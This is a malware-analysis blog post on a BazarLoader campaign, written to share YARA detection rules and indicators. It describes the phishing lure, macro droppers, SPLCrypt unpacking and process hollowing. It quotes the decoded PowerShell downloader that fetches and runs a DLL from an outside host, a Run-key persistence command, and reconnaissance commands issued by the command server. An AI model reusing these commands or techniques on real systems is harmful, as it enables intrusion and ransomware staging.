BazarLoader – Back From Holiday Break – Malware Book Reports

By muzi View all posts

Archived: 2026-04-05 19:18:02 UTC

We recently observed a Bazarloader campaign at $dayjob, kicking off the return of maldoc campaigns after the holidays. This campaign piqued my interest after it hit on my SPLCrypt Yara rule that I wrote a while back, so I figured why not do a quick write-up and share that rule out. If there are any errors in this post, please feel free to reach out to me for corrections. I'm still learning!

Update: I'd been meaning to come back and do a more thorough analysis of BazarLoader and finally got around to it. During that time, Eli Salem, a researcher that I follow and learn from, released a write up on BazarLoader. Though our articles share a lot of overlapping information (both articles are on samples from the same campaign), Eli goes into more detail than I do in several areas and I highly recommend reading Eli's article.

Email with Link to Maldoc

The emails in this campaign were themed around participating in an interview and being awarded with a cash incentive for doing so. The emails requested that the user download a document with a password of 123 and answering the questions inside to participate. Below is a sample of the lure.

```
 Hi <Redacted>,
Our client is looking to speak with professionals in the manufacturing and food production industries who have management

They are aiming to better understand the needs of people who are responsible for managing the day to day ongoing complianc

I found you on LinkedIn and I think you're a good fit for this study.

An incentive of $250 will be paid to each participant for a 15-minute web interview. A bonus of $150 is also available for

Kindly answer the questions attached by link below (pass 123) if you want to participate and as to your relevance in this

hxxps://1drv[.]ms/u/s!AqBUxnmcQ_BtblNHfJc4D_sZAh4?e=o4ejxJ
```

Maldoc with Macros

```
 Filename: ReadMe.doc
MD5: dbd0bb79ea2465a02455edca624f9bc8
SHA1: 96c58f2c78ae38302f8f20e9cb08837ea3149eeb
SHA256: 2e367fcfc6583efad45bb8bbc97a77f30853d11322335d14d3d3d9ff4a79ea3c
```

The Word document has a simple lure requesting that the user click both "Enable Editing" and "Enable Content." Once enabled, the malicious macro included in the document will kick off.

Figure 1: Malicious Macro Runs on AutoOpen

The macros embedded in the document are made to look like code to process credit cards. Buried in the VBA, a folder is created and two files are created and written to using #Print.

Figure 2: Folder Creation

Figure 3: 2 Files Created and Written To (1.png, 2.png)

The two "png" files that are written are actually 32/64 bit DLL files that are then executed by the macro. The functionality of the two DLLs is identical: run a PowerShell script to download the next stage.

DLL/Powershell Downloader

```
 Filename: 1.png
MD5: 6dab9678f4ae6395b829ff53dace8432
```

```
SHA1: fe7ee5ce4435fcc271ab976146e2e6d8f16fde78
SHA256: 7076e5832b8c2a386e70de2612280f96b09062ec5402e18aee65fb46de9d50b4
```

```
 Filename: 2.png
MD5: f31e276e3a50fdd8b800f649dcff19cf
SHA1: f55b2b821d12eed29b02d73e519dfa6d12eee1a5
SHA256: 9304089e076099451e8a7b8fe204986d6e762d939512f20877fc06ba69b4d42e
```

The DLLs written by the maldoc are simple downloaders that write a PowerShell script named errcheck.ps1 and execute it. The DLLs are not packed and simply running strings reveals the majority of the functionality of the downloaders.

Figure 4: Name of .ps1 Written and Executed

Figure 5: Command Executed to Run PS1

After running strings, a blob of base64 data can be found in the output. Once decoded, the contents of the malicious ps1 file are revealed.

```
 Filename: errcheck.ps1
MD5: c352d68a4d6077a3a94c57aed16c139b
SHA1: 107ba4ca7a9b1c102295e951a40bddfac0c5d28e
SHA256: 9ca8609a1f3c9eeaa81205d7cad0a4747ffc358c07924ece6ed55ce21df2de33
```

The PowerShell downloader is fairly simple but contains a fair amount of junk code to distract analysts and make it slightly annoying to read. Below is a small snippet showing an example of the junk code.

Figure 6: Start-Process Call Hidden Amongst Junk Code

Once the junk code is removed, it is quite clear what this code is trying to accomplish. It simply downloads the next stage DLL via BitsTransfer and executes it using Start-Process and rundll32.exe.

```
 Start-Sleep -s 5
$source = "hxxp://nasikbazar[.]com/ldllrndlleaw64[.]png"
Start-Sleep -s 1
$source2 = "hxxp://nasikbazar[.]com/ldllrndlleaw64[.]png"
$mpath = "c:\.intel\.rem\.lang\licne.txt"
if (Test-Path -Path $mpath){
Start-Sleep -s 6
}else{
Import-Module bitstransfer;Start-BitsTransfer $source $mpath
}

if (Test-Path -Path $mpath){
Start-Sleep -s 2
}else{
Import-Module bitstransfer;Start-BitsTransfer $source2 $mpath
}
Start-Sleep -s 6
Start-Process -FilePath "c:\windows\system32\rundll32.exe" -ArgumentList "c:\.intel\.rem\.lang\licne.txt,              Ep
```

BazarLoader is a small loader that is part of the Team9 malware family, developed by the same group behind Trickbot. The Team9 malware family was identified publicly in late April 2020 and has seen significant advances in development ever since.

SPLCrypt

The Team9 developers have a few crypters of choice and often rotate which crypter is used to pack their malware for each campaign. In this case, our BazarLoader sample was packed with SPLCrypt, a new crypter associated with BazarLoader. There's very little information surrounding this particular crypter online, outside of a Yara rule that James Quinn of Binary Defense wrote. This rule is not public, so I have created my own Yara rule for this crypter which may be found at the end of this blog post.

```
 Filename: licne.txt
MD5: 3e57f39950ee4368e0a15abea1133272
```

```
SHA1: 7303d9dd5795a667a1aecf94dc252c8105aca95d
SHA256: 62a7b273f763f92fd683d9248ae9ab7f5bc115b8c15e995291fdeb91d1aecc4b
```

SPLCrypt consists of three key sections: RC4 Decryption, Decompression and Execution of the Payload. If following along, do not forget to set the new origin to the export “EproyAklw.”

Figure 7: Set New Origin to EproyAklw

RC4 Decryption

SPLCrypt first RC4 decrypts the BazarLoader payload, which is stored in two separate sections, combined and decrypted.

Figure 8: RC4 Decrypt Function Call

Figure 9: RC4 KSA (Key Scheduling Algorithm)

Once the RC4 decryption of the ciphertext has finished, the decrypted data resembles a compressed MZ/PE header.

Figure 10: Compressed MZ/PE Header

Decompression

After the ciphertext has been RC4 decrypted, the decrypted data is then passed to a function to perform decompression.

Figure 11: Decompression Function Call

Once the decompression routine has completed, we’re left with the unpacked BazarLoader DLL.

Figure 12: Unpacked BazarLoader DLL (Preceded by |SPL|, hence the name SPLCrypt)

Execution of Payload

Now that the payload has been decrypted and decompressed, SPLCrypt borrows some code from Metasploit. This shellcode dynamically resolves the addresses of a few functions, to be used to create a section of memory and reflectively load and execute the unpacked payload.

Figure 13: Shellcode Resolving Functions Related to Execution of the Unpacked Malware

Once the addresses of the necessary functions have been resolved, NtCreateSection is called to create a section of memory is created in preparation to reflectively load and execute the payload.

Figure 14: NtCreateSection SECTION_ALL_ACCESS

Next, the unpacked payload is copied into allocated memory and finally executed.

Figure 15: Unpacked Payload Copied into Allocated Memory

Figure 16: VirtualProtect Setting Newly Allocated Memory to RWX (40)

Finally, execution is transferred to the unpacked BazarLoader.

Figure 17: Transfer Execution to Unpacked BazarLoader

BazarLoader

BazarLoader acts as an entry/staging point into a target network. BazarLoader is usually quickly followed up by BazarBackdoor, Cobalt Strike and then Ryuk Ransomware. The graphic below from Bleeping Computer shows this cycle.



Figure 18: Typical Bazar Infection

BAZARLOADER EXECUTION

BazarLoader uses dynamic API hashing to resolve APIs used within the malware. This technique makes static analysis slightly more difficult in that it dynamically resolves Windows API calls rather than statically linking them. BazarLoader makes use of the same hashing routine as Carberp. Typically, shortly after resolving a pointer to the desired API, BazarLoader calls the function.

Figure 19: BazarLoader use same dynamic API hashing routine as seen in Carberp

When Bazarloader is executed, it runs several commands similar to:

```
cmd /c choice /n /c y /d y /t 9  & "C:\Windows\system32\rundll32.exe" "C:\Users\Admin\AppData\Local\Temp\dumped_bazar.bi
```

Figure 20: Terminate Current Process and Start BazarLoader Again

This command deletes the currently running process and starts BazarLoader again, this time with different arguments. Next, BazarLoader adds persistence in the form of a Run Key.

```
cmd.exe /c reg.exe add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /f /v Fv1ti2wN5mS4nG4tQ3U /t REG_SZ /d  "\"C:\
```

Figure 21: BazarLoader Persistence via RunKey

Figure 22: BazarLoader Persistence

Once persistence has been established, BazarLoader searches for an injection target. BazarLoader targets svchost.exe, cmd.exe and explorer.exe, as well as IEXPLORE, MSEdge and Chrome.

Figure 23: Querying for Installed Apps

Figure 24: Chrome Identified

Figure 25: Chrome.exe Injection Target

Once a target has been identified, BazarLoader will execute this process in a suspended state, hollow it out and inject itself into it.

Figure 26: CreateProcess in Suspended State

Figure 27: Chrome Started in Suspended State

Figure 28: Inject Malicious Code into Chrome

Finally, once injected, execution is transferred with ResumeThread.

Figure 29: Resume Thread to Transfer Execution to Malicious Code Injected into Chrome

After injecting itself into a hollowed-out process, BazarLoader sleeps for a short period. Next, it begins performing some connectivity checks to the following:

- yahoo.com
- google.com
- amazon.com
- microsoft.com
- msdn.microsoft.com
- live.com
- eset.com
- fortinet.com
- sky.com
- intel.com
- hp.com
- hpe.com
- apple.com
- vanguard.com
- whitehouse.gov

Figure 30: Example of Domain Used for Connectivity Checks

The domains above, the C2s below and many additional strings are decrypted by BazarLoader during runtime using routines similar to the following. Note: Similar routines are used to decrypt strings throughout BazarLoader, making it a prime target for a Yara rule.

Figure 31: String Decryption Routine

Once connectivity has been verified, BazarLoader will attempt resolve the following hardcoded C2s.

- 185[.]99[.]133[.]67
- 188[.]127[.]249[.]22
- 5[.]255[.]103[.]36
- 91[.]201[.]202[.]138
- reddew28c[.]bazar
- bluehail[.]bazar
- whitestorm9p[.]bazar

Figure 32: Bazar Domains in BazarLoader Sample

If unsuccessful, BazarLoader will resolve DGA Emercoin domains.

Figure 33: Bazar DGA Algorithm

BazarLoader Available COmmands

BazarLoader serves as an entrypoint into a network. It supports several options to help profile the infected host, fetch and execute commands, return command output to server and finally download and execute BazarBackdoor.

Figure 34: BazarLoader Command Options (Except Download and Run Backdoor)

Send Telemetry

This command sends basic information about the infected host machine to the server.

Figure 35: Send Telemetry Command

Get Command From Server

Get Command From Server does exactly what it says it does – it fetches commands from the C2 server and executes them. Here are some examples of commands sent from the C2 server:

- net group “domain admins” /dom
- net localgroup “administrator”
- nltest /domain_trusts /all_trusts
- net group “Domain Computers” /domain
- net view /all
- powershell -executionpolicy bypass -command “try { Get-WmiObject -Namespace ‘root\SecurityCenter2’ -Query ‘SELECT displayName, pathToSignedProductExe FROM AntiVirusProduct’ -ErrorAction Stop } catch { Write-Host ” -NoNewline }”
- powershell -executionpolicy bypass -command “$path=’windowsdefender://’; if ($path -eq $null) { Write-Host ‘0’ } else { if (Test-Path ($path)) { write-host ([System.Diagnostics.FileVersionInfo]::GetVersionInfo($path).ProductVersion) } else { Write-Host ‘0’ } }”
- powershell -executionpolicy bypass -command “$Servers=@(‘http://checkip.amazonaws.com’,’https://ipinfo.io/ip’,’http://api.ipify.org’,’https://myexternalip.com/raw’,’http://wtfismyip.com/text format=text’,’http://api.ip.sb/ip’,’http://ident.me/ip’);$i=Get-Random -Minimum 0 -Maximum 8; <#Write-Host HTTP-DNS request via $Servers[$i];#>try { $ip=Invoke-WebRequest -UseBasicParsing -Uri $Servers[$i]; Write-Host $ip.content -NoNewline; }catch { <#Write-Error $_.Exception.Message;#> Write-Host ” -NoNewline; }”
- powershell -command “foreach ($p in (Get-WmiObject -Class Win32_Processor)) {Write-Host $p.Name}”
- powershell -command “foreach ($p in (Get-WmiObject -Class Win32_DiskDrive)) {Write-Host ([string]int+’GB, ‘+$p.Caption);}”
- powershell -command “(Get-WmiObject -Class ‘Win32_BaseBoard’).Manufacturer”
- powershell -command “((Get-WmiObject -Class Win32_ComputerSystem).TotalPhysicalMemory/1mb).tostring(‘F00’)”

Figure 36: Get Command From Server Command

Send Answer to Server

The Send Answer from Server command simply sends the output of the command executed from “Get Command From Server.”

Download and Run Backdoor

This command attempts to download and run the BazarBackdoor for additional post-exploitation activity. Based on previous Conti activity, this typically leads to Cobalt Strike and eventually ransomware.

Figure 37: BazarLoader Command to Download and Run BazarBackdoor

SPLCrypt Yara Rule

As always, please test this rule in your environment before using. I’m not responsible for causing tons of alerts or breaking your tools/environment, due to inefficiency (which this rule is), False Positives, etc.! Again, special thanks to James Quinn of Binary Defense for providing the rule to abuse.ch and encouraged me to write this rule. Additional Yara rules I’ve written and included in my other blog posts can be found here.

```
rule SPLCrypt {

   meta:
       author = "muzi"
       description = "Identifies SPLCrypt, a crypter associated with Bazar."
       date = "01/16/22"

   strings:

       // Implementation of ROR(x, 0x0D)
       // (x << 0x13|x >> 0x0D) == ROR(x,0x0D)
       /*
       00007FFADADC4E37 | 8B0424                  | mov eax,dword ptr ss:[rsp]             | hash
        00007FFADADC4E3A | C1E8 0D                 | shr eax,D                               |
        00007FFADADC4E3D | 66:3BFF                 | cmp di,di                               |
        00007FFADADC4E40 | 74 4C                   | je splcrypt_bazar.7FFADADC4E8E          |
        */
```

```
        $match_1_shr = {
                        (8B|8D) ?? 24 [0-8]                         // mov <reg>, dword ptr ss:[rsp] hash
                        C1 (E8|E9|EA|EB|ED|EE|EF) 0D [0-16]         // shr <reg>, D
                        (E2|EB|72|74|75|7C) ??                      // Conditional JMP
        }

        /*
        00007FFADADC4E85 | 48:634424 04            | movsxd rax,dword ptr ss:[rsp+4]        | i
         00007FFADADC4E8A | 3AFF                  | cmp bh,bh                               |
         00007FFADADC4E8C | 74 DE                 | je splcrypt_bazar.7FFADADC4E6C          |
         00007FFADADC4E8E | 8B0C24                | mov ecx,dword ptr ss:[rsp]              |
         00007FFADADC4E91 | C1E1 13               | shl ecx,13                              |
         00007FFADADC4E94 | E9 44FFFFFF           | jmp splcrypt_bazar.7FFADADC4DDD
         */

        $match_2_shl_13 = {
                          (8B|8D) ?? 24 [0-8]
                          C1 (E0|E1|E2|E3|E5|E6|E7) 13
        }

    condition:
        #match_1_shr > 1 and #match_2_shl_13 > 1 and
        for any i in (0..#match_1_shr):
            ($match_2_shl_13 in (@match_1_shr[i]..@match_1_shr[i]+200))

}
```

SPLCrypt Unpacker

I wrote a small unpacker utilizing Speakeasy from Mandiant to dump out the decrypted/decompressed BazarLoader sample. I originally intended to do it without emulation, but was unable to determine which type of compression was being used.

BazarLoader Yara Rule

I haven't tested this rule in a production environment, so just as I said with the rule above, use at your own risk. It's also a bit non-performant.

```
rule BazarLoader {

    meta:
        author = "muzi"
        description = "Identifies BazarLoader."
        date = "02/18/22"

    strings:

        /*
       18000de19 c7  45  0b       MOV        dword ptr [RBP  + local_54 ],0x3d9ffcdb
                 db  fc  9f
                 3d
       18000de20 c7  45  0f       MOV        dword ptr [RBP  + local_50 ],0x61c9eecc
                 cc  ee  c9
                 61
       18000de27 c7  45  13       MOV        dword ptr [RBP  + local_4c ],0x3899b7ca
                 ca  b7  99
                 38
       18000de2e c7  45  17       MOV        dword ptr [RBP  + local_48 ],0x5989f8d3
                 d3  f8  89
                 59
       18000de35 8b  45  0b       MOV        EAX ,dword ptr [RBP  + local_54 ]
       18000de38 8a  45  07       MOV        AL ,byte ptr [RBP  + local_58 ]
       18000de3b 84  c0           TEST       AL ,AL
       18000de3d 75  19           JNZ        LAB_18000de58
       18000de3f 48  8b  cb       MOV        param_1 ,RBX
                             LAB_18000de42                                  XREF[1]:     18000de56 (j)
       18000de42 8b  44  8d       MOV        EAX ,dword ptr [RBP  + param_1 *0x4  + local_50 ]
                 0b
       18000de46 35  a9  99       XOR        EAX ,0x59fb99a9
                 fb  59
```

```
        */


        $xor_hash = {
                    C7 4? [2-4] ?? ?? ?? ??
                    C7 4? [2-4] ?? ?? ?? ?? [10-30]
                    35
        }

        /*
       LAB_180012316                                   XREF[1]:     1800122ca (j)
       180012316 40  88  7c       MOV        byte ptr [RSP  + local_1d0 ],DIL
                 24  78
       18001231b ba  e7  5f       MOV        param_2 ,0x1a705fe7
                 70  1a
       180012320 c7  44  24       MOV        dword ptr [RSP  + local_1cc ],0x72132994
                 7c  94  29
                 13  72
       180012328 c7  45  80       MOV        dword ptr [RBP  + local_1c8 ],0x34042c88
                 88  2c  04
                 34
       18001232f c7  45  84       MOV        dword ptr [RBP  + local_1c4 ],0x3a152782
                 82  27  15
                 3a
       180012336 89  55  88       MOV        dword ptr [RBP  + local_1c0 ],param_2
       180012339 8b  44  24       MOV        EAX ,dword ptr [RSP  + local_1cc ]
                 7c
       18001233d 8a  44  24       MOV        AL ,byte ptr [RSP  + local_1d0 ]
                 78
       180012341 84  c0           TEST       AL ,AL
       180012343 75  16           JNZ        LAB_18001235b
       180012345 48  8b  cf       MOV        param_1 ,RDI
                             LAB_180012348                                   XREF[1]:     180012359 (j)
       180012348 8b  44  8c       MOV        EAX ,dword ptr [RSP  + param_1 *0x4  + local_1c8 ]
                 7c
       18001234c 33  c2           XOR        EAX ,param_2
       */

        $xor_reg = {
                    BA ?? ?? ?? ??
                    C7 4? [2-4] ?? ?? ?? ??
                    C7 4? [2-4] ?? ?? ?? ?? [10-30]
                    33 C2
        }

    condition:
        uint16be(0) == 0x4D5A and
        #xor_hash > 5 and
        #xor_reg > 5


}
```

BazarLoader String Decryptor

I wanted to write a string decryptor for BazarLoader since doing it manually is a bit of a pain. Originally I was using Yara to extract the instruction sequences, but using a pure Python implementation was more effective and easier.

```
 GetFullPathNameA
t write data
Cryptdll.dll
rundll32.exe
GetFileAttributesExA
cmd.exe /c reg.exe add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /f /v
kernel32.dll
bytearray(b'#`8)\x7f\x11.n+\x12Y\xbc\xc4N_\xb7')
bytearray(b"\x9b\'J\xc6Q\xb4f\x98\xa6\xd3\x10V\xdd\xc7\x1ez")
bytearray(b'm\x1d\xd9R\x8dU\xe30G\t\x82\x0cX\x80/\x88')
bytearray(b'\xbdl\xc5^\x1b\xc06&\x9dC\xcf\xb3v[\xb6-')
bytearray(b'\xd7\xe04>}d\xe1\x86\x0f\xbf\xa8\x08\xdc\x182P')
```

```
bytearray(b'\x1c\xd6\x8fK \r\x85I\x15cx\xa3\xc1\x19\xb9\x16')
bytearray(b'\xc3B\xa2W\x81Fi\xa1\x9eT\x14\xaf\xd4\xcd!t')
bytearray(b'3\xc2\x02\x8a;<\x937uO\xa9\xad\x05\xde\xae\xe2')
bytearray(b'\x90k\xb5\xbeML\xdb\xa5\xd2\\$\x06?(s\x1f')
bytearray(b'\x9a\x91\x89p@Zq\xc9\xd8a\x95H\xaboS\x84')
bytearray(b'\x96|1\x9c\xc8\x0b5\x13A\x9f\xb89\xceE{b')
bytearray(b'\x1a\xac\x8b\x0e\x17\x94"\xa7,\xd0e\x97')
BCryptFreeBuffer
BCryptAddContextFunction
TLS_ECDHE_ECDSA_
TLS_RSA_WITH_AES_256_CBC_SHA
TLS_RSA_WITH_AES_128_CBC_SHA
advapi32.dll
l3dGr_uWs_p9m55s
5.255.103.36
regsvr32.exe
svchost.exe
svchost.exe
kernel32.dll
fortinet.com
vanguard.com
kernel32.dll
kernel32.dll
BCryptCreateHash
BCryptFinishHash
MIIEnwIBAAKCAQCs/Imfp7Sjqp2YPvDxQ+L5fKPfde3SazTkKYFzaVK72T5QNRitAU8yYoNj0rWkjDDs4cjn8dP8wzA0/CK+AqE09ZcNJXP1z6b+/b0oZhVMIv
C1k2Lgooc0NeLiM7ZFFbj4v2x9SPkZCel0h/DhBJXeX8qJLdPDtdxNCTM6CPaxZwqZS0NI61DS4+9e2rX2Vy
29OqoXtBN9fKFYHw+r4fedEDJxNa42r3E9vZpq457r9jteM=
hardcoded IP
Undefined
BitDefender
NortonSecurity
WindowsDefender
]. Error code = [
Can't create file in path = [
]. Error code = [
MD5Update
CreatePipe
CreatePipe() return error
PeekNamedPipe
Set-Cookie:
/nobreak
/c y /d y /t
127.0.0.1
 /t REG_SZ /d
GetDateFormatA
bcdfghklmnpqrstvwxz
Ws2_32.dll
inet_pton
95.217.229.211
217.160.188.24
89.163.140.67
185.52.0.55
195.10.195.195
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR 1.1.4322)
Content-Type: application/x-www-form-urlencoded
Bcrypt.dll
BCryptEnumContextFunctions
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA
TLS_RSA_WITH_AES_256_GCM_SHA384
TLS_RSA_WITH_AES_128_GCM_SHA256
TLS_RSA_WITH_AES_256_CBC_SHA256
TLS_RSA_WITH_AES_128_CBC_SHA256
TLS_RSA_WITH_3DES_EDE_CBC_SHA
user32.dll
ws2_32.dll
ntdll.dll
shell32.dll
wininet.dll
urlmon.dll
```

```
shlwapi.dll
version.dll
ole32.dll
a0lDGeEdIfO0g
rFg6_9k8y_Sf_Gh6l7d
lDF_2cSr_vT7e6r3s
l1d00rG_sE3tFr1t_aGpJp
a09r4i67h
a0r3f45u7v
f23k5p0r1m
vSaDlRhBlEdMiRs
rFg_7m3n0_sDv
rDe6_mRa_9dSnFs
rFeSg_4b5zKr_Qs4eDr
rFgQtIr_b8aWz_Ki0
185.99.133.67
188.127.249.22
91.201.202.138
reddew28c.bazar
bluehail.bazar
whitestorm9p.bazar
cmd.exe /c reg.exe query HKCU\Software\
cmd.exe /c reg.exe query HKCU\Software\
cmd.exe /c reg.exe query HKCU\Software\
cmd.exe /c reg.exe add HKCU\Software\
cmd.exe /c reg.exe add HKCU\Software\
 /t REG_BINARY /d
cmd.exe /c reg.exe add HKCU\Software\
 /t REG_BINARY /d
cmd.exe /c reg.exe query
chrome.exe
msedge.exe
Internet Explorer\
cmd.exe /c reg.exe query
" /v "Path"
Internet Explorer\
chrome.exe
msedge.exe
 SCODEF:17508 CREDAT:3
 --type=renderer --field-trial-handle=1140,
chrome.exe
msedge.exe
 --instant-process --device-scale-factor=1
 --no-v8-untrusted-code-mitigations
 & start "" "
 & start "" "
ntdll.dll
SetEnvironmentVariableA
/absent0/offensive
download and run backdoor
yahoo.com
google.com
amazon.com
microsoft.com
msdn.microsoft.com
intel.com
apple.com
whitehouse.gov
InitializeProcThreadAttributeList
UpdateProcThreadAttribute
ntdll.dll
NtGetContextThread
NtSetContextThread
NtResumeThread
NtQueryInformationProcess
(bytesMaskedProcess) is EMPTY
DllRegisterServer
GetDateFormatA
GetTimeFormatA
Crypt32.dll
CryptDecodeObjectEx
```

```
CryptDecodeObject
Bcrypt.dll
BCryptGetProperty
BCryptDestroyHash
BCryptHashData
BCryptSignHash
BCryptImportKeyPair
BCryptEncrypt
BCryptDecrypt
-----BEGIN RSA PRIVATE KEY-----
-END RSA PRIVATE KEY
RSAFULLPRIVATEBLOB
BlockLength
hardcoded Emercoin
generate Emercoin
```

I wrote an additional string decryptor using Unicorn to see if that route would be more effective. It turns out it's a little bit more difficult. It was still a fun exercise! Example output is below.

```
 undefined
undefined
.)$L?)2 |{v7\FV
t cr
hrror code = [
&pdate
CreatePipe
PeekNamedPipe
3Cookie:
z6=iie:
/nobreak
> NUL
choice
/c y /d y /t
> NUL
ping
127.0.0.1
 /t REG_SZ /d
ateFB
aeioqk
Ws2_32.dll
inet_pton
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR 1.1.4322)
Bcrypt.dll
BCryptEnumContextFunctions
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA
TLS_RSA_WITH_AES_256_GCM_SHA384
TLS_RSA_WITH_AES_128_GCM_SHA256
TLS_RSA_WITH_AES_256
TLS_RSA_WITH_AES_128_CBC_SHA256
TLS_RSA_WITH_3DES_EDE_CBC_SHA
user32.d?
ws2_32.dll
ntdll.dll
shell32.dll
wininet.dll
urlmon.dll
shlwapi.dll
version.dll
ole32.dll
a0lDGeEdIfO0g
rFg6_9k8y_Sf_Gh6l7d
lDF_2cSr_vT7e6r3s
l1d00rG_sE3tFr1t_aGpJp
a09r4i67h
a0r3l
f23k5p0r1m
vSaDlRhBlEdMiRs
rFg_7m3n0_sDv
rDe6_mRa_9dSnFs
```

```
rFeSg_4b5zKr_Qs4eDr
rFgQtIr_b8aWz_Ki0
185.99.133.67
188.127.249.22
91.201.202.138
reddew28c.bazar
bluehail.bazar
whitestorm9p.bazar
Dexe /c reg.exe query HKCU\Software\
3Ceexe /c reg.exe query HKCU\Software\
cmd.exe /c reg.exe query HKCU\Software\
 /v "
cmd.exe /c reg.exe add HKCU\Software\
 /f /v
cmd.exe /c reg.exe add HKCU\Software\
 /t REG_BINARY /d
 /f /v
cmd.exe /c reg.exe add HKCU\Software\
 /t REG_BINARY /d
exe
zme.e
rbexe
 "Pa
chrome.exe
msedge.exe
 SCODEF:17508 CREDAT:3
 --type=renderer --field-trial-handle=1140,
chrome.exe
Pe-scale-factor=1 --num-raster-threads=2
msedge.exe
 --instant-process --device-scale-factor=1
 --no-v8-untrusted-code-mitigations
 & start "" "
ntdl
nvironme
7_;B}P-
7Q?W}P*Xn[Y1
$IR{load and run backdoor
yahoo.com
google.com
amazon.com
microsoft.com
msdn.microsoft.com
intel.com
hp.com
hpe.com
apple.com
whitehouse.gov
InitializeProcThreadAttributeList
ntdll.dl
NtGetContextThread
NtSetContextThread
NtResumeThread
(byt
GetDateFormatA
GetTimeFormatA
Crypt32.dll
CryptDecodeObjectEx
CryptDecodeObject
Bcrypt.dll
BCryptGetProperty
BCryptDestroyHash
BCryptHashData
BCryptSignHash
BCryptImportKeyPair
BCryptEncrypt
BCryptDecrypt
-----BEGIN RSA PRIVATE KEY-----
-END RSA PRIVATE KEYG
RSAFULLPRIVATEBLOB
BlockLength
```

```
SHA384
SHA384
hardcoded Emercoin
generate Emercoin
GetFullPathNameA
t write data
yu+file
yu+path = [
Zbtdll.dll
rinal
/ll32.exe
timeout
192.0.2.
-w 1000
GetFileAttributesExA
%public%
@n"Y
Eie:
BCryptFreeBuffer
BCryptAddContextFunction
TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA
TLS_RSA_WITH_AES_256_CBC_SHA
TLS_RSA_WITH_AES_128_CBC_SHA
.dll
advapi32.dll
nss3.dll
_x64
l3dGr_uWs_p9m55s
m4s5c33p
a98h0i3s
a11m987w
.exe
5.255.103.36
 /f
/vr32.exe
svch
svch/
el32.dll
|ll32
live.com(
eset.com
fortinet.com
vanguard.com
kernel32.dll
kernel32.dll
BCryptCreateHash
BCryptFinishHash
BCryptDestroyKey
hardcoded IP
```

Source: https://malwarebookreports.com/bazarloader-back-from-holiday-break/